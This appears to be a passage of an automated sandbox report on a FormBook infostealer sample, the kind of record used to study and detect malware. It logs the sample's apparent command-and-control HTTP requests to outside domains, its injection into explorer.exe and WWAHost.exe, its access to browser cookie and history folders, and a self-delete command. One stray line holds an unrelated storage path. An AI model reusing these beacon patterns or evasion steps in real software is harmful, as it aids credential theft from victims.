69 70 74 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 75 72 6c 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 3f 64 6e 3d 27 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 64 6f 63 75 6d 65 6e 74 2e 64 6f 6d 61 69 6e 20 2b 20 27 26 70 69 64 3d 39 50 4f 4c 36 46 32 48 34 27 3b 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 24 28 64 6f 63 75 6d 65 6e 74 29 2e 72 65 61 64 79 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 24 28 27 23 61 64 5f 66 72 61 6d 65 27 29 2e 61 74 74 72 28 27 73 72 63 27 2c 20 75 72 6c 29 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0d 0a 20 20 20 20 3c 62 6f 64 79 3e 0d 0a 20 20 20 20 20 20 20 20 3c 69 66 72 61 6d 65 20 69 64 3d 22 61 64 5f 66 72 61 6d 65 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 22 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 62 72 6f 77 73 65 72 20 64 6f 65 73 20 6e 6f 74 20 73 75 70 70 6f 72 74 20 69 66 72 61 6d 65 27 73 20 2d 2d 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 3c 2f 69 66 72 61 6d 65 3e 0d 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML><html> <head> <title>404 Error - Page Not Found</title> <style> # ad_frame{ height:800px; width:100%; } body{ margin:0; border: 0; padding: 0; } </style> <script src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js"></script> <script type="text/javascript" language="JavaScript"> var url = 'http://www.searchvity.com/?dn=' + document.domain + '&pid=9POL6F2H4'; $(document).ready(function() { $('#ad_frame').attr('src', url); }); </script> </head> <body> <iframe id="ad_frame" src="http://www.searchvity.com/" frameborder="0" scrolling="no"> ... browser does not support iframe's --> </iframe> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49771	107.180.50.162	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:28.708831072 CET	5689	OUT	GET /ur06/?jL30vv=BLpM+XglrGwTrWtiHdGoG40JsMcPSm8iORhOlRiMANzAAX7CCeL6vzWJ6p48bTgbztAd&w0G=ndiTFPcHXxkLG HTTP/1.1 Host: www.maconanimalexterminator.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:40:28.856754065 CET	5689	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Jan 2021 20:40:28 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49772	104.21.26.55	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:34.011687994 CET	5690	OUT	GET /ur06/?w0G=ndiTFPcHXxkLG&jL30vv=SenOS+jiEhQsuYdnS8KK2YdnjEIKOH+7o8Lvbhr21pYexuZLRoxHhUWNXl+HYUmJ1/t8 HTTP/1.1 Host: www.pelisplusxd.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:40:34.063383102 CET	5691	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 13 Jan 2021 20:40:34 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Wed, 13 Jan 2021 21:40:34 GMT Location: https://www.pelisplusxd.net/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=SenOS+jiEhQsuYdnS8KK2YdnjEIKOH+7o8Lvbhr21pYexuZLRoxHhUWNXl+HYUmJ1/t8 cf-request-id: 079f139dfb00002b71a29e4000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=bpzuCJErOfH6qrkEmOTenZXyviSOa0h53ZQ6dB%2BdpKMBsNzmn9gLOUIOXHBTJ9LNHlIRrdca%2F1ba5KuF17bSReDJe2LCcoTBGFcdlpFIC8xrBB1m"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6111eedcca7d2b71-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49773	5.181.218.55	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:39.319844007 CET	5697	OUT	GET /ur06/?jL30vv=R1dv3tLNzttObehYo892z3FELmFAXC2EgVCVJfB+F2lXvaFDj3qFBxZflQjQXtvKW9z0&w0G=ndiTFPcHXxkLG HTTP/1.1 Host: www.allismd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:40.836158037 CET	5701	IN	HTTP/1.1 301 Moved Permanently Connection: close X-Powered-By: PHP/7.2.34 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Content-Type: text/html; charset=UTF-8 X-Redirect-By: WordPress Location: https://www.allismd.com/ur06/?jL30vv=R1dv3tLNzttObehYo892z3FELmFAXC2EgVCVJfB+F2lXvaFDj3qFBxZfIQjQXtvKW9z0&w0G=ndiTFPcHXxkLG X-Litespeed-Cache: miss Content-Length: 0 Date: Wed, 13 Jan 2021 20:40:40 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49775	219.94.203.152	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:50.541443110 CET	5703	OUT	GET /ur06/?jL30vv=7oeiAeISlGN8ATY8TjVBysJw/3nzl2xshDi2TlZG2Er+GunmAOvGptEcgdjOJyhRTFcZ&w0G=ndiTFPcHXxkLG HTTP/1.1 Host: www.central-car-sales.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:40:50.922324896 CET	5704	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 13 Jan 2021 20:40:50 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://central-car-sales.com/ur06/?jL30vv=7oeiAeISlGN8ATY8TjVBysJw/3nzl2xshDi2TlZG2Er+GunmAOvGptEcgdjOJyhRTFcZ&w0G=ndiTFPcHXxkLG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49776	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:56.048911095 CET	5705	OUT	GET /ur06/?w0G=ndiTFPcHXxkLG&jL30vv=qNrglUbFifKvXZZeMYdibfvK5E/9yAA1c1CJDAe3PRhdaqjNfOqDODvVKVKG0O/H2/CO HTTP/1.1 Host: www.nolarapper.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:40:56.187163115 CET	5705	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:40:56 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc8399-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49777	192.185.0.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:41:06.700105906 CET	5707	OUT	GET /ur06/?w0G=ndiTFPcHXxkLG&jL30vv=NKxnqf7a7ozavnCY1aZFqreRnCS22NCG0XgpkTZRPmotMOP3cY/OXqYmjSvaJBGJlRUe HTTP/1.1 Host: www.promanconsortium.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:41:06.857851028 CET	5708	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 13 Jan 2021 20:41:06 GMT Server: Apache/2.2.15 (CentOS) Location: https://wildcard.hostgator.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=NKxnqf7a7ozavnCY1aZFqreRnCS22NCG0XgpkTZRPmotMOP3cY/OXqYmjSvaJBGJlRUe Content-Length: 432 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 69 6c 64 63 61 72 64 2e 68 6f 73 74 67 61 74 6f 72 2e 63 6f 6d 2f 75 72 30 36 2f 3f 77 30 47 3d 6e 64 69 54 46 50 63 48 58 78 6b 4c 47 26 61 6d 70 3b 6a 4c 33 30 76 76 3d 4e 4b 78 6e 71 66 37 61 37 6f 7a 61 76 6e 43 59 31 61 5a 46 71 72 65 52 6e 43 53 32 32 4e 43 47 30 58 67 70 6b 54 5a 52 50 6d 6f 74 4d 4f 50 33 63 59 2f 4f 58 71 59 6d 6a 53 76 61 4a 42 47 4a 6c 52 55 65 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 32 2e 31 35 20 28 43 65 6e 74 4f 53 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 70 72 6f 6d 61 6e 63 6f 6e 73 6f 72 74 69 75 6d 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.2.15 (CentOS) Server at www.promanconsortium.com Port 80</address></body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: JdtN8nIcLi8RQOi.exe PID: 6596 Parent PID: 5996

General

Start time:	21:39:07
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe'
Imagebase:	0xfc0000
File size:	842240 bytes
MD5 hash:	AEE550440966B0BD34D9CCB2B1F7F146
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.676624298.0000000003A61000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.677918274.0000000004A61000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.677918274.0000000004A61000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.677918274.0000000004A61000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	722760AC	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\JdtN8nIcLi8RQOi.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	722634A7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\JdtN8nIcLi8RQOi.exe.log	unknown	525	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 5c 31 66 66 63 34 33 37 64 65 35 39 66 62 36 39 62 61 32 62 38 36 35 66 66 64 63 39 38 66 66 64 31 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 5c 35 34 64 39 34 34 62 33 63 61 30 65 61 31 31 38 38 64 37 30 30 66 62 64 38 30 38 39 37 32 36 62 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"	success or wait	1	7254A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	722A5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	722A8738	ReadFile

Analysis Process: JdtN8nIcLi8RQOi.exe PID: 5756 Parent PID: 6596

General

Start time:	21:39:16
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe
Imagebase:	0x6a0000
File size:	842240 bytes
MD5 hash:	AEE550440966B0BD34D9CCB2B1F7F146
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.717711099.0000000001440000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.717711099.0000000001440000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.717711099.0000000001440000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.717802806.0000000001470000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.717802806.0000000001470000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.717802806.0000000001470000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.714305814.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.714305814.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.714305814.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 5756

General

Start time:	21:39:19
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: WWAHost.exe PID: 7052 Parent PID: 3424

General

Start time:	21:39:32
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\WWAHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WWAHost.exe

Imagebase:	0x380000
File size:	829856 bytes
MD5 hash:	370C260333EB3149EF4E49C8F64652A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1028678660.0000000000320000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1028678660.0000000000320000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1028678660.0000000000320000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1030008243.0000000002F00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1030008243.0000000002F00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1030008243.0000000002F00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.1029358545.00000000024A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.1029358545.00000000024A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.1029358545.00000000024A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	33899E	HttpSendRequestA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3382A7	NtReadFile

Analysis Process: cmd.exe PID: 4832 Parent PID: 7052

General

Start time:	21:39:36
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe	cannot delete	1	11F0374	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe	cannot delete	1	11F0374	DeleteFileW

Analysis Process: conhost.exe PID: 5648 Parent PID: 4832

General

Start time:	21:39:37
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis